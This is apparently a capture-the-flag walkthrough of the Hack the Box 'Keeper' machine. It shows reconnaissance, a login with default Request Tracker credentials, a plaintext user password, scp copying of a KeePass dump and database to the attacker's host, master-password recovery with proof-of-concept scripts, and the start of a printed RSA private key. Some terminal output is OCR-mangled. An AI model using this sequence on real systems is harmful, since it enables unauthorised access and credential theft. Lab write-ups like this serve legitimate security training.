Walk Through

#Machine IP:

10.10.11.227

#Tools

nmap keepassdump POC Puttygen


Recon:

We first nmap the Hack the Box machine and write to an output file. (Syntax): sudo nmap -sS -sV -sC -v10.10.11.227 -oN Keeper.nmap

```
ztheapt⊛kali)-[~/HTB/Keeper
                             10.10.11.227 -oN Keeper.nmap
[sudo] password for ztheapt:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-19 05:30 CDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating Ping Scan at 05:30
Scanning 10.10.11.227 [4 ports]
Completed Ping Scan at 05:30, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:30
Completed Parallel DNS resolution of 1 host. at 05:30, 0.00s elapsed
Initiating SYN Stealth Scan at 05:30
Scanning 10.10.11.227 [1000 ports]
Discovered open port 80/tcp on 10.10.11.227
Discovered open port 22/tcp on 10.10.11.227
Completed SYN Stealth Scan at 05:30, 1.81s elapsed (1000 total ports)
Initiating Service scan at 05:30
Scanning 2 services on 10.10.11.227
Completed Service scan at 05:30, 6.24s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.227.
Initiating NSE at 05:30
Completed NSE at 05:30, 3.27s elapsed
Completed NSE at 05:30, 0.53s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Nmap scan report for 10.10.11.227
Host is up (0.078s latency).
Not shown: 998 closed tcp ports (reset)
       STATE SERVICE VERSION
                     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
    256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open http
                    nginx 1.18.0 (Ubuntu)
 _http-server-header: nginx/1.18.0 (Ubuntu)
 http-methods:
    Supported Methods: GET HEAD
 _http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
           Raw packets sent: 1004 (44.152KB) | Rcvd: 1004 (40.156KB)
```

Note: port 22 and 80 open*

We attempt to navigate to the given IP in a browser and get the following return



Clicking the link does not resolve page



Hmm. We're having trouble finding that site.

We can't connect to the server at tickets.keeper.htb.

If you entered the right address, you can:


- Try again later
- · Check your network connection
- · Check that Firefox has permission to access the web (you might be connected but behind a firewall)

Try Again

Edit host file to resolve webpage


```
GNU nano 7.2
                                                                                  /etc/hosts *
                localhost
127.0.0.1
127.0.1.1
                kali
# The following lines are desirable for IPv6 capable hosts
        localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# Hack the Box
10.10.11.230
                cozyhosting cozyhosting.htb
10.10.11.227
                tickets.keeper.htb
10.10.11.227
                tickets.keeper.htb/rt/
```

Now the page resolves to the webpage with a login area




Note: Hosted by Request Tracker*

We find vulnerabilities for this service on exploit-db that could be useful later




Searching google we find default credentials in request tracker




User: root / Password: password

Using these credentials we gain access to the root panel




Looking at the viewed tickets request we find a user name that is root privlaged




Inorgaard (Lise Nørgaard)

We also see that there was a reference to a keepass dump that we could possibly use




In Users tab we can see there are two users and some info about them



We see the password for User: Inorgaard is Password: Welcome 2023! Note: Fullname: Lise Nørgaard (Danish)

^ Identity		
Username:	lnorgaard	(required)
Email:	lnorgaard@keeper.htb	
Real Name:	Lise Nørgaard	
Nickname:	Lise	
Unix login:	lnorgaard	
Language:	□ Danish ∨	
Timezone:	System Default (Europe/Berlin) ~
Extra info:	Helpdesk Agent from Korsbæk	
∧ Access control		
 ✓ Let this user access RT ✓ Let this user be granted rights (Privileged) 		
root's current password:		
New password:		
Retype Password:		
∧ Comments about this user		
New user. Initial password set to Welcome2023!		



Gained low level access:

Access gained using ssh and lnorgaard credentials

Obtained the user.txt flag in home directory.

```
lnorgaard@keeper:~$ ls -la
total 85380
drwxr-xr-x 4 lnorgaard lnorgaard
                                      4096 Jul 25 20:00 .
drwxr-xr-x 3 root
                                      4096 May 24 16:09
                       root
                                         9 May 24 15:55 .bash_history → /dev/null
lrwxrwxrwx 1 root
                       root
                                       220 May 23 14:43 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard
-rw-r--r-- 1 lnorgaard lnorgaard
                                      3771 May 23 14:43 .bashrc
         - 2 lnorgaard lnorgaard
                                      4096 May 24 16:09 .cache
-rw----- 1 lnorgaard lnorgaard
                                       807 May 23 14:43 .profile
-rw-r-- 1 root
                       root
                                 87391651 Sep 19 13:44 RT30000.zip

    2 Inorgaard Inorgaard

                                      4096 Jul 24 10:25 .ssh
      ___ 1 root
-rw-r-
                       lnorgaard
                                        33 Sep 19 12:22 user.txt
 rw-r--r-- 1 root
                                        39 Jul 20 19:03 .vimrc
                       root
lnorgaard@keeper:~$ cat user.txt
                       -----e375
lnorgaard@keeper:~$
```

Note: Zip file also located in home directory

After unziping the file we have two new files in the directory

```
otal 332848
drwxr-xr-x 4 lnorgaard lnorgaard
                                        4096 Sep 19 13:49 .
                                        4096 May 24 16:09 ...
drwxr-xr-x 3 root
                        root
                                           9 May 24 15:55 .bash_history → /dev/null
lrwxrwxrwx 1 root
                        root
-rw-r--r-- 1 lnorgaard lnorgaard
                                         220 May 23 14:43 .bash_logout
rw-r--r-- 1 lnorgaard lnorgaard
                                        3771 May 23 14:43 .bashrc
drwx———— 2 lnorgaard lnorgaard 4096 May 24 16:09 .cache
-rwxr-x—— 1 lnorgaard lnorgaard 253395188 May 24 12:51 KeePassDumpFull.dmp –
-rwxr-x- 1 lnorgaard lnorgaard
                                        3630 May 24 12:51 passcodes.kdbx
rw——— 1 lnorgaard lnorgaard
                                         807 May 23 14:43 .profile
-rw-r--r-- 1 root
                        root
                                    87391651 Sep 19 13:48 RT30000.zip
         - 2 lnorgaard lnorgaard
                                       4096 Jul 24 10:25 .ssh
-rw-r- 1 root
                                          33 Sep 19 12:22 user.txt
                        lnorgaard
-rw-r-- 1 root
                        root
                                          39 Jul 20 19:03 .vimrc
lnorgaard@keeper:~$
```

Using ssh listening on Port 2222 for our kali machine we extract both files.


```
-rw-r--r-- 1 lnorgaard lnorgaard
                                       220 May 23 14:43 .bash_logout
rw-r--r-- 1 lnorgaard lnorgaard
                                       3771 May 23 14:43 .bashrc
drwx----- 2 lnorgaard lnorgaard
                                       4096 May 24 16:09 .cache
-rwxr-x- 1 lnorgaard lnorgaard 253395188 May 24 12:51 KeePassDumpFull.dmp
rwxr-x- 1 lnorgaard lnorgaard
rw---- 1 lnorgaard lnorgaard
                                       3630 May 24 12:51 passcodes.kdbx
                                       807 May 23 14:43 .profile
rw-r-- r-- 1 root
                                   87391651 Sep 19 13:48 RT30000.zip
                       root
      --- 2 lnorgaard lnorgaard
                                    4096 Jul 24 10:25 .ssh
                       lnorgaard
                                         33 Sep 19 12:22 user.txt
rw-r-- 1 root
                       root
```

```
lnorgaard@keeper:~$ scp -P 2222 /home/lnorgaard/KeePassDumpFull.dmp ztheapt@10.10.16.21:~/HTB/Keeper
ztheapt@10.10.16.21's password:
KeePassDumpFull.dmp
lnorgaard@keeper:~$ scp -P 2222 /home/lnorgaard/passcodes.kdbx ztheapt@10.10.16.21:~/HTB/Keeper
ztheapt@10.10.16.21's password:
passcodes.kdbx
lnorgaard@keeper:~$ []
```

Succefully extracted to our kali machine

```
-(ztheapt⊛kali)-[~/HTB/Keeper]
 -$ ls -la
otal 252084
lrwxr-xr-x 2 ztheapt ztheapt
                                 4096 Sep 19 07:21 .
drwxr-xr-x 8 ztheapt ztheapt
                                 4096 Sep 19 05:27 ...
rwxr-x- 1 ztheapt ztheapt 253395188 Sep 19 07:19 KeePassDumpFull.dmp-
                                  944 Sep 19 05:30 Keeper.nmap
rw-r--r-- 1 root
                    root
rw-r--r-- 1 ztheapt ztheapt
                              1212416 Sep 19 06:52 KeeperWalkThrough.ctb
                              1167360 Sep 19 06:52 KeeperWalkThrough.ctb~
rw-r--r-- 1 ztheapt ztheapt
                              1167360 Sep 19 06:51 KeeperWalkThrough.ctb~
rw-r--r-- 1 ztheapt ztheapt
                              1167360 Sep 19 06:49 KeeperWalkThrough.ctb~~~
rw-r--r-- 1 ztheapt ztheapt
rwxr-x- 1 ztheapt ztheapt
                                 3630 Sep 19 07:21 passcodes.kdbx
 -(ztheapt⊛kali)-[~/HTB/Keeper]
```


We will now try to extract the passwords from the files using the POC below



Using the POC python script towards the KeePassDumpFull.dmp


```
-(ztheapt⊛kali)-[~/HTB/Keeper]
 -$ python3 POC.py -d KeePassDumpFull.dmp
2023-09-19 07:32:49,815 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: •ldgr•d med fl•de
Possible password: • dgr•d med fl•de
Possible password: ●-dgr●d med fl●de
Possible password: •'dgr•d med fl•de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: •Idgr•d med fl•de
Possible password: •:dgr•d med fl•de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
  -(ztheapt⊛kali)-[~/HTB/Keeper]
```

We will now attempt to run another script trying to obtain different results



```
(ztheapt⊗kali)-[~/HTB/Keeper]
 -$ python3 POC1.py -f KeePassDumpFull.dmp
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
       {UNKNOWN}
   2:
       d
   3:
       g
   6:
       d
   8:
   9:
   10: d
   11:
   12: f
   13: l
   15: d
   Extracted: {UNKNOWN}dgrd med flde
```

Searching on google for dgrd med flde shows its a danish food



Visisting a website we copy the text with the special charactors



by Hands Doing Things — Leave a Comment

Changing all capital letters to lowercase and then using that password we get into the passcodes.kdbx file


Migrate through the directories to Network that have two entries

```
kpcli:/> ls
passcodes/
kpcli:/> cd passcodes/
kpcli:/passcodes> ls
■ Groups ■
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
💳 Entries 💳
keeper.htb (Ticketing Server)


    Ticketing System

kpcli:/passcodes/Network> ls
💳 Entries 💳
keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network>
```


Show 0 (Keeper.htb) results




Copying over the rusulted info in a text editor uncovers the hidden root password that we can try



Copy putty key and use a text editor to remove indents



nano a file and paste the edited key



Use puttygen to create a private key


```
·(ztheapt⊛kali)-[~/HTB/Keeper]
 -$ puttygen server.ppk -O private-openssh -o id_rsa
  -(ztheapt⊛kali)-[~/HTB/Keeper]
 -$ ls -la
total 256584
drwxr-xr-x 2 ztheapt ztheapt
                                  4096 Sep 19 08:22 .
drwxr-xr-x 8 ztheapt ztheapt
                                  4096 Sep 19 05:27 ...
rw-r--r-- 1 ztheapt ztheapt
                                  1024 Sep 19 07:50 .pocresults.txt.swp
-rwxr-x—— 1 ztheapt ztheapt 253395188 Sep 19 07:19 KeePassDumpFull.dmp
rw-r--r-- 1 root
                                   944 Sep 19 05:30 Keeper.nmap
                     root
rw-r--r-- 1 ztheapt ztheapt
                               2502656 Sep 19 08:22 KeeperWalkThrough.ctb
rw-r--r-- 1 ztheapt ztheapt
                               2355200 Sep 19 08:22 KeeperWalkThrough.ctb~
rw-r--r-- 1 ztheapt ztheapt
                               2355200 Sep 19 08:21 KeeperWalkThrough.ctb~
rw-r--r-- 1 ztheapt ztheapt
                               2072576 Sep 19 08:20 KeeperWalkThrough.ctb~~~
rw-r--r-- 1 ztheapt ztheapt
                                  2734 Sep 19 07:29 POC.py
                                 14948 Sep 19 07:39 POC1.py
-rw-r--r-- 1 ztheapt ztheapt
     - 1 ztheapt ztheapt
                                  1675 Sep 19 08:22 id_rsa
rwxr-x- 1 ztheapt ztheapt
                                  3630 Sep 19 07:21 passcodes.kdbx
rw-r--r-- 1 ztheapt ztheapt
                                     0 Sep 19 07:57 passcodes.kdbx.lock
                                  1122 Sep 19 07:45 pocresults.txt
-rw-r--r-- 1 ztheapt ztheapt
rw-r--r-- 1 ztheapt ztheapt
                                  1458 Sep 19 08:21 server.ppk
 -(ztheapt⊛kali)-[~/HTB/Keeper]
—$ cat id_rsa
   —BEGIN RSA PRIVATE KEY—
MIIEowIBAAKCAQEAp1arHv4TLMBgUULD7AvxMMsSb3PFqbpfw/K4gmVd9GW3xBdP
c9DzVJ+A4rHrCgeMdSrah9JfLz7UUYhM7AW5/pgqQSxwUPvNUxB03NwockWMZPPf
Tykkqig8VE2XhSeBQQF6iMaCXaSxyDL4e2ciTQMt+JX3BQvizAo/30rUGtiGhX6n
FSftm50elK1FUQeLYZiXGtvSQKtqfQZHQxrIh/BfHmpyAQNU7hVW1Ldgnp0lDw1A
